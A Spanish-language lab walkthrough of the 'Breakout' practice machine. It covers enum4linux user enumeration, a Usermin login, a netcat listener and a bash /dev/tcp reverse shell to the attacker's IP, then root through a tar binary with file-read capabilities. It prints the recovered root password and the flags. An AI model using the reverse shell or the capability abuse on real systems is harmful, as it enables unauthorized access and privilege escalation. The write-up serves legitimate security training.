
REGRESAMOS AL NAVEGADOR Y ABRIMOS OTRA PESTAÑA:

PASO 14: Escribimos en el navegador la IP de la máquina víctima seguido del puerto que nos parecieron sospechosos.
>> IP:10000




PASO 15: Clic en Advanced… Luego Clic en Accept the Risk and Continue


PASO 16: Se mostrará una interfaz para iniciar sesión.



PASO 17: Escribimos en el navegador la IP de la máquina víctima seguido del otro puerto que nos pareció sospechoso, en este caso el puerto 20000.
>> IP:20000



Realiza las instrucciones que indica el PASO 15.




REGRESAR AL TERMINAL ROOT:

PASO 18: Escriba la siguiente línea de código:

>> enum4linux -a IP


Con enum4 podemos obtener el nombre de usuario para posteriormente dar inicio de sesión, es el dato que nos falta, ya que contamos con la contraseña.

PASO 19: Observe que el nombre que nos arrojó este escaneo es el nombre de usuario llamado cyber.





Kali_Linux [Corriendo] - Oracle VirtualBox : 1
Archivo Máquina Ver Entrada Dispositivos Ayuda
1 2 3 4
muriel@muriel: ~
Archivo Acciones Editar Vista Ayuda
(Groups on 10.0.2.4)
[+] Getting builtin groups:
[+] Getting builtin group memberships:
[+] Getting local groups:
[+] Getting local group memberships:
[+] Getting domain groups:
[+] Getting domain group memberships:
(Users on 10.0.2.4 via RID cycling (RIDS: 500-550,1000-1050))
[I] Found new SID:
S-1-22-1
[I] Found new SID:
S-1-5-32
[I] Found new SID:
S-1-5-32
[I] Found new SID:
S-1-5-32
[I] Found new SID:
S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\cyber (Local User)
[+] Enumerating users using SID S-1-5-21-1683874020-4104641535-3793993001 and logon username '', password ''
S-1-5-21-1683874020-4104641535-3793993001-501 BREAKOUT\nobody (Local User)
S-1-5-21-1683874020-4104641535-3793993001-513 BREAKOUT\None (Domain Group)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
(Getting printer info for 10.0.2.4)
No printers returned.
enum4linux complete on Tue Sep 2 16:47:20 2025
(muriel㉿muriel)-[~]
$

PASO 20: Probamos el nombre de usuario y la contraseña en la pantalla de inicio de sesión llamado: Usermin.
PASO 21: Hacer clic en el recuadro que se muestra en la imagen




PASO 22: Luego se abrirá la pantalla que se muestra en la imagen (Comand Shell). Aquí debemos debemos escribir los siguientes comandos en HackTheBox:

>> ls	Lista de contenidos del directorio
>> cat user.txt	cat se utiliza para ver el contenido de un archivo, en este caso el txt.
>> whoami	Comando que muestra los usuarios que han iniciado sesión




PASO 23: A continuación, necesitaremos ingresar a toda la máquina y escalar privilegios, para ello nos pondremos en escucha con NETCAT. Para ello, utilizamos el siguiente comando:
>> nc -nlvn 445 Utilizamos uno de los puertos abiertos.


Netcat es una herramienta de línea de comandos que sirve para escribir y leer datos en la red. Para la transmisión de datos, Netcat usa los protocolos de red TCP/IP y UDP.



PASO 24: Para el siguiente paso, necesitaremos la IP de la máquina atacante, para ello, abrimos el terminal (No utilice usuario root) y escriba el siguiente comando:
>> ifconfig



Si no le funciona, utilice el siguiente:
>> sudo ifconfig



PASO 25: El siguiente paso nos permitirá utilizar la técnica de ***shell inversa que*** se refiere a un proceso en el que la máquina de la víctima se conecta a la del atacante para recibir comandos y todo por medio del siguiente comando:

>> bash -i >& /dev/tcp/IP de la máquina atacante/445 0>&1 También se puede utilizar este comando:
>> bash -c 'bash -i >& /dev/tcp/IP de la máquina atacante /445 0>&1'

```
[cyber@breakout ~]$ bash -i >& /dev/tcp/192.168.0.33/4444 0>&1
 Cannot establish connection to the host.
```

REGRESAR AL TERMINAL ROOT:

PASO 26: Sabremos que hemos tenido éxito cuando se muestre este mensaje en el terminal. Quiere decir que establecimos conexión.

```
┌──(muriel㉿muriel)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.33] from (UNKNOWN) [192.168.0.34] 48424
bash: cannot set terminal process group (1015): Inappropriate ioctl for device
bash: no job control in this shell
cyber@breakout:~$
```

PASO 27: Ahora escribimos esta serie de comandos:

>> ls para ver la lista de directorio

```
cyber@breakout:~$ ls
ls
pass.tar
tar
user.txt
var
```

>> cat user.text Muestra el contenido del archivo

```
cyber@breakout:~$ cat user.txt
cat user.txt
3mp!r3{You_Manage_To_Break_To_My_Secure_Access}
cyber@breakout:~$
```

Aquí ya hemos entrado en la máquina Linux

>> getcap -r / 2>/dev/null No ayuda a comprobar que acciones puedo hacer dentro de la máquina víctima para escalar privilegios.

```
cyber@breakout:~$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/home/cyber/tar cap_dac_read_search=ep
/usr/bin/ping cap_net_raw=ep
cyber@breakout:~$
```

>> cd /var/backups Entramos al directorio backups

```
cyber@breakout:~$ cd /var/backups
cd /var/backups
cyber@breakout:/var/backups$
```

>> ls -la Encontramos un fichero oculto llamado old pass bak

```
cyber@breakout:/var/backups$ ls -la
ls -la
total 12
drwxr-xr-x  2 root root 4096 Oct 20  2021 .
drwxr-xr-x 14 root root 4096 Oct 19  2021 ..
-rw-------  1 root root   17 Oct 20  2021 .old_pass.bak
cyber@breakout:/var/backups$
```

>> cd /home/cyber
>> ./tar -cvfcvf old_pass /var/backups/.old_pass_bak

```
cyber@breakout:/var/backups$ cd /home/cyber
cd /home/cyber
```

Utilizamos la herramienta que está dentro del directorio tar para acceder para acceder al fichero old pass bak
>> ./tar -xvf old_pass
>> cat var/backups/.old_pass.bak Este comando me va a mostrar la contraseña

Intentamos abrir sesión como administrador
>> su root
>> whoami
>> cd /root
>> ls
>> cat rOOt.txt
Una ver listo esto, podemos observar que hemos entrado como administrador.

```
┌──(muriel㉿muriel)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.33] from (UNKNOWN) [192.168.0.34] 48450
bash: cannot set terminal process group (1101): Inappropriate ioctl for device
bash: no job control in this shell
cyber@breakout:~$ ls
ls
old_pass
pass.tar
tar
user.txt
var
cyber@breakout:~$ cd var
cd var
cyber@breakout:~/var$ ls
ls
backups
cyber@breakout:~/var$ cd bakups
cd bakups
bash: cd: bakups: No such file or directory
cyber@breakout:~/var$ cd backups
cd backups
cyber@breakout:~/var/backups$ ls
ls
cyber@breakout:~/var/backups$ ls -la
ls -la
total 12
drwxr-xr-x 2 cyber cyber 4096 Sep  4 17:56 .
drwxr-xr-x 3 cyber cyber 4096 Sep  1 21:54 ..
-rw------- 1 cyber cyber   17 Oct 20  2021 .old_pass.bak
cyber@breakout:~/var/backups$ cat ./old_pass.bak
cat ./old_pass.bak
cat: ./old_pass.bak: No such file or directory
cyber@breakout:~/var/backups$ cat .old_pass.bak
cat .old_pass.bak
Ts&4&YurgtRX(=~h
cyber@breakout:~/var/backups$ su root
su root
Password: Ts&4&YurgtRX(=~h
whoami
root
cd /root
ls
rOOt.txt
cat rOOt.txt
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}

Author: Icex64 & Empire Cybersecurity
```